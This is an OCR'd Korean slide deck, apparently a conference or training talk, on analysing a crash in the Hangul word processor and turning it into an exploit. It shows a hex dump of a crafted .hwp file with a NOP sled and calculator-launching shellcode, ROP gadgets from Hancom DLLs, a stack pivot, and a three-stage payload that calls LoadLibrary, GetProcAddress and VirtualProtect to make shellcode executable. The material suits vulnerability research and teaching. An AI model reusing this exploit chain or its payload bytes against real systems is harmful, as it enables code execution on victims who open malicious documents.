
1. 고정 주소에 위치

2. ESP를 0x121b0000~0x221b0000 사이로 변경

1)MOV ESP, ~
2)ADD ESP, ~
3)SUB ESP, ~
4)LEA ESP, ~
5)……

한글 크래시 분석 및 공격

Gadget search



HncLibeay8.dll


HncXerCore8.dll

한글 크래시 분석 및 공격

레지스터	값
EAX	0x20787463
ECX	0x00020001
EDX	0x61616161
EBX	0
ESP	0x8f4fc70(random)
EBP	0x8f4fcf4(random)
ESI	0x70602598(random)
EDI	0x7060259c(random)
EIP	0x61616161

```
10072169   94              XCHG EAX,ESP
1007216A   B8 01000000     MOV EAX,1
1007216F   5B              POP EBX
10072170   C3              RETN
```

ESP 변경가능




한글 크래시 분석 및 공격

1_계산기실행.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0E5D7460	21	07	10	69	21	07	10	6E	0A	0A	10	DF	9F	05	10	00
0E5D7470	C0	F8	7E	87	74	78	20	00	03	00	00	E6	15	07	10	00
0E5D7480	C0	F8	7E	61	61	61	61	8A	11	06	10	60	20	0A	10	2C
0E5D7490	1C	05	10	ED	0E	01	12	57	76	78	20	61	61	61	61	ED
0E5D74A0	0E	01	12	67	76	78	20	82	7A	03	10	61	61	61	61	62
0E5D74B0	62	62	62	AF	17	00	10	58	C0	F8	7E	58	C0	F8	7E	00
0E5D74C0	05	00	00	40	00	00	00	80	C2	F8	7E	62	62	62	62	90
0E5D74D0	90	90	90	90	90	90	90	69	21	07	10	69	21	07	10	90
0E5D74E0	90	90	90	90	90	90	90	90	31	DB	64	8B	7B	30	8B	7F
0E5D74F0	0C	8B	7F	1C	8B	47	08	8B	77	20	8B	3F	80	7E	0C	33
0E5D7500	75	F2	89	C7	03	78	3C	8B	57	78	01	C2	8B	7A	20	01
0E5D7510	C7	89	DD	8B	34	AF	01	C6	45	81	3E	43	72	65	61	75
0E5D7520	F2	81	7E	08	6F	63	65	73	75	E9	8B	7A	24	01	C7	66
0E5D7530	3B	2C	6F	8B	7A	1C	01	C7	8B	7C	AF	FC	01	C7	89	D9
0E5D7540	81	FF	53	E2	FD	68	63	61	6C	63	89	E2	52	52	53	53
0E5D7550	53	53	53	53	52	53	FF	D7	21	07	10	69	21	07	10	69


3단계의
Payload

한글 크래시 분석 및 공격



1단계
2단계
3단계
2단계와 3단계 payload를 다른 메모리로 copy한 후 esp를 변경
3번째 페이로드가 있는 메모리의 실행 권한 부여후 쉘코드로 점프
계산기를 실행하는 쉘코드

한글 크래시 분석 및 공격


1단계 Payload



한글 크래시 분석 및 공격



Memcpy로 점프



Memcpy 호출 시 인자

한글 크래시 분석 및 공격

2단계 Payload

1. LoadLibrary() 호출하여 kernel32.dll 의 주소 얻기
2. GetProcAddress() 호출하여 VirtualProtect()의 주소 얻기
3. VirtualProtect() 호출하여 세 번째 페이로드에 실행권한 부여

한글 크래시 분석 및 공격

2단계 Payload

```
HINSTANCE hInst;

hInst = LoadLibrary("kernel32.dll");

func_ptr=GetProcAddress(hInst, "VirtualProtect");

func_ptr(세번째 페이로드 주소, 0x500, 0x40, NULL이 있는 pointer);
```

한글 크래시 분석 및 공격

LoadLibrary function

Loads the specified module into the address space of the calling process. The specified module may cause other modules to be loaded.

For additional load options, use the LoadLibraryEx function.

Syntax

C++

```
HMODULE WINAPI LoadLibrary(
  _In_ LPCTSTR lpFileName
);
```

한글 크래시 분석 및 공격

GetProcAddress function

Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL).

Syntax

C++

```
FARPROC WINAPI GetProcAddress(
  _In_ HMODULE hModule,
  _In_ LPCSTR  lpProcName
);
```

한글 크래시 분석 및 공격

ESP →

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

한글 크래시 분석 및 공격


ESP →

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

한글 크래시 분석 및 공격

```
7EF8C00C   12010EED  [CALL to LoadLibraryA
7EF8C010   20787657  [FileName = "kernel32.dll"
```

LoadLibrary 호출시 인자



리턴된 kernel32.dll의 주소

한글 크래시 분석 및 공격

ESP →

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

한글 크래시 분석 및 공격

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

Ret 4에 의해 정리 →

ESP →

한글 크래시 분석 및 공격

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

ESP →

한글 크래시 분석 및 공격

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Pop edi ret
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

ESP →

한글 크래시 분석 및 공격

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Kernel32.dll의 주소
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

ESP →

한글 크래시 분석 및 공격

리턴된 VirtualProtect의 주소

한글 크래시 분석 및 공격

2번째 페이로드
Pop eax ret
LoadLibrary ptr
JMP [eax]
Pop ret
“kernel32.dll”의 주소
0x61616161
Kernel32.dll의 주소
“VirtualProtect”의 주소
Push edi push eax call getProcAddress
0x61616161
0x62626262
Jmp eax

ESP →

ADD ESP, 14 ret ↓

→

한글 크래시 분석 및 공격

ESP →

2번째 페이로드
Jmp eax
3번째 페이로드 주소(ret)
3번째 페이로드 주소
0x00000500(Dwsize)
0x00000040(PAGE_EXECUTE_READWRITE)
NULL이 있는 pointer(lpflOldProtect)

한글 크래시 분석 및 공격

VirtualProtect function

5 out of 9 rated this helpful - Rate this topic

Changes the protection on a region of committed pages in the virtual address space of the calling process.

To change the access protection of any process, use the **VirtualProtectEx** function.

Syntax

C++

```
BOOL WINAPI VirtualProtect(
  _In_   LPVOID lpAddress,
  _In_   SIZE_T dwSize,
  _In_   DWORD flNewProtect,
  _Out_  PDWORD lpflOldProtect
);
```

한글 크래시 분석 및 공격

```
7EF8C030   7EF8C058  CALL to VirtualProtect
7EF8C034   7EF8C058  Address = 7EF8C058
7EF8C038   00000500  Size = 500 (1280.)
7EF8C03C   00000040  NewProtect = PAGE_EXECUTE_READWRITE
7EF8C040   7EF8C280  pOldProtect = 7EF8C280
```


VirtualProtect 호출 시 인자

한글 크래시 분석 및 공격

ESP →

2번째 페이로드
Jmp eax
3번째 페이로드 주소(ret)
3번째 페이로드 주소
0x00000500(Dwsize)
0x00000040(PAGE_EXECUTE_READWRITE)
NULL이 있는 pointer(lpflOldProtect)

한글 크래시 분석 및 공격



계산기 실행

Question & Answer